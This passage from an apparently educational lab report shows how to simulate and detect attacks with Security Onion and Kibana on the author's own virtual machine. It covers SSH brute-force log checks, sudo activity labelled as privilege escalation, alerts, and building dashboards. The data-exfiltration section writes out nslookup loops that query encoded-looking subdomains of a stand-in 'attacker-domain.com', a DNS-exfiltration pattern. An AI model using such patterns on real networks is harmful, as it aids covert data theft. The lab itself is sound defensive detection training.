
2) Verify the created logs.
   Command used: **sudo grep "Failed password" /var/log/secure | tail -10**



3) Check in the browser page in the **Hunt** section for logs and search for **failed password**.



It gives in detail data about each log.



On opening the **Dashboard** section it gives a visual representation of events over time.

Attack 2: Privilege Escalation

This attack occurs when an attacker gains higher access permissions than it is authorized to have. This is often done to gain access to confidential data and control over the system.


1) Create logs in VM terminal.
   Commands used: **sudo whoami, sudo bash**
   Using sudo involves administrative commands like identity verification.

```
[rshaik@rshaikk ~]$ sudo bash
[root@rshaikk rshaik]# exit
exit
[rshaik@rshaikk ~]$ sudo whoami
root
[rshaik@rshaikk ~]$ sudo bash
[root@rshaikk rshaik]# exit
exit
[rshaik@rshaikk ~]$ sudo whoami
root
[rshaik@rshaikk ~]$ sudo whoami
root
[rshaik@rshaikk ~]$ sudo whoami
root
[rshaik@rshaikk ~]$ sudo bash
[root@rshaikk rshaik]# exit
exit
[rshaik@rshaikk ~]$ sudo bash
[root@rshaikk rshaik]# exit
exit
[rshaik@rshaikk ~]$ sudo bash
[root@rshaikk rshaik]# exit
exit
[rshaik@rshaikk ~]$ _
```


2) Verify the logs created.
   Command used: **sudo grep "sudo" /var/log/secure | tail -20**

```
[rshaik@rshaikk ~]$ sudo grep "sudo" /var/log/secure | tail -20
May 20 14:28:00 rshaikk sudo[106939]: pam_unix(sudo:session): session opened for user root(uid=0) by
 rshaik(uid=1000)
May 20 14:28:05 rshaikk sudo[106939]: pam_unix(sudo:session): session closed for user root
May 20 14:28:07 rshaikk sudo[107750]:  rshaik : TTY=tty1 ; PWD=/home/rshaik ; USER=root ; COMMAND=/b
in/whoami
May 20 14:28:07 rshaikk sudo[107750]: pam_unix(sudo:session): session opened for user root(uid=0) by
 rshaik(uid=1000)
May 20 14:28:07 rshaikk sudo[107750]: pam_unix(sudo:session): session closed for user root
May 20 14:28:09 rshaikk sudo[107926]:  rshaik : TTY=tty1 ; PWD=/home/rshaik ; USER=root ; COMMAND=/b
in/whoami
May 20 14:28:09 rshaikk sudo[107926]: pam_unix(sudo:session): session opened for user root(uid=0) by
 rshaik(uid=1000)
May 20 14:28:09 rshaikk sudo[107926]: pam_unix(sudo:session): session closed for user root
May 20 14:28:10 rshaikk sudo[108001]:  rshaik : TTY=tty1 ; PWD=/home/rshaik ; USER=root ; COMMAND=/b
in/whoami
May 20 14:28:10 rshaikk sudo[108001]: pam_unix(sudo:session): session opened for user root(uid=0) by
 rshaik(uid=1000)
May 20 14:28:10 rshaikk sudo[108001]: pam_unix(sudo:session): session closed for user root
May 20 14:28:12 rshaikk sudo[108149]:  rshaik : TTY=tty1 ; PWD=/home/rshaik ; USER=root ; COMMAND=/b
in/bash
May 20 14:28:12 rshaikk sudo[108149]: pam_unix(sudo:session): session opened for user root(uid=0) by
 rshaik(uid=1000)
```

3) Check in the browser page in the **Hunt** section for logs and search for **sudo**.



On opening the **Dashboard** section it gives a visual representation of events over time.



Attack 3: Data Exfiltration

This attack is when an attacker tries to steal sensitive data from the system to an external unauthorized system.

1) Generate suspicious DNS traffic.
   Commands used:
   nslookup secretdata123.attacker-domain.com
   nslookup encodedfile987.attacker-domain.com
   for i in {1..10}; do nslookup exfil-data-$i.attacker-domain.com; done

   nslookup is a command used to look up and retrieve data about domains and IP addresses.

```
** server can't find exfil-data-4.attacker-domain.com: NXDOMAIN

Server:         fd17:625c:f037:2::3
Address:        fd17:625c:f037:2::3#53

** server can't find exfil-data-5.attacker-domain.com: NXDOMAIN

Server:         fd17:625c:f037:2::3
Address:        fd17:625c:f037:2::3#53

** server can't find exfil-data-6.attacker-domain.com: NXDOMAIN

Server:         fd17:625c:f037:2::3
Address:        fd17:625c:f037:2::3#53

** server can't find exfil-data-7.attacker-domain.com: NXDOMAIN

Server:         192.168.1.1
Address:        192.168.1.1#53

** server can't find exfil-data-8.attacker-domain.com: NXDOMAIN

Server:         192.168.1.1
Address:        192.168.1.1#53

** server can't find exfil-data-9.attacker-domain.com: NXDOMAIN

Server:         192.168.1.1
Address:        192.168.1.1#53

** server can't find exfil-data-10.attacker-domain.com: NXDOMAIN
```


2) Generate outbound HTTP traffic.
   Commands used:
   curl http://example.com
   curl http://httpbin.org/get
   This simulates outbound web communication.


```
[rshaik@rshaikk ~]$ curl http://example.com
<!doctype html><html lang="en"><head><title>Example Domain</title><meta name="viewport" content="wid
th=device-width, initial-scale=1"><style>body{background:#eee;width:60vw;margin:15vh auto;font-famil
y:system-ui,sans-serif}h1{font-size:1.5em}div{opacity:0.8}a:link,a:visited{color:#348}</style></head
><body><div><h1>Example Domain</h1><p>This domain is for use in documentation examples without needi
ng permission. Avoid use in operations.</p><p><a href="https://iana.org/domains/example">Learn more<
/a></p></div></body></html>
[rshaik@rshaikk ~]$ curl http://httpbin.org/get
{
  "args": {},
  "headers": {
    "Accept": "*/*",
    "Host": "httpbin.org",
    "User-Agent": "curl/7.76.1",
    "X-Amzn-Trace-Id": "Root=1-6a0dcac0-3ac8cfe44c5466e060fe2245"
  },
  "origin": "223.181.118.88",
  "url": "http://httpbin.org/get"
}
[rshaik@rshaikk ~]$ _
```

3) Verify the events.


```
[rshaik@rshaikk ~]$ dig attacker-domain.com

; <<>> DiG 9.16.23-RH <<>> attacker-domain.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 64194
;; flags: qr rd ra; QUERY: 1, ANSWER: 4, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;attacker-domain.com.           IN      A

;; ANSWER SECTION:
attacker-domain.com.    3600    IN      A       216.239.32.21
attacker-domain.com.    3600    IN      A       216.239.34.21
attacker-domain.com.    3600    IN      A       216.239.36.21
attacker-domain.com.    3600    IN      A       216.239.38.21

;; Query time: 241 msec
;; SERVER: 192.168.1.1#53(192.168.1.1)
;; WHEN: Wed May 20 14:54:36 UTC 2026
;; MSG SIZE  rcvd: 112
```

4) Check in the browser page in the **Hunt** section for logs and search for **dns**.






On opening the **Dashboard** section it shows the network activity.





6. Alerts

The alerts page gives an overview of all the triggered alerts and lets analysts investigate them and escalate if necessary.




On reviewing each alert, we get the details for each of them.






7. Dashboard Implementation

1) Go to **Security Onion -> Kibana.**
2) Login to Kibana.



3) Create dashboard.




Attack 1: SSH Brute Force Simulation

Create visualization for SSH brute force attempts.

Horizontal axis - @timestamp

Vertical axis – count of records

Filter – Failed password




Attack 2: Privilege Escalation

Create visualization for Privilege escalation events.

Horizontal axis - @timestamp

Vertical axis – count of records

Filter – sudo



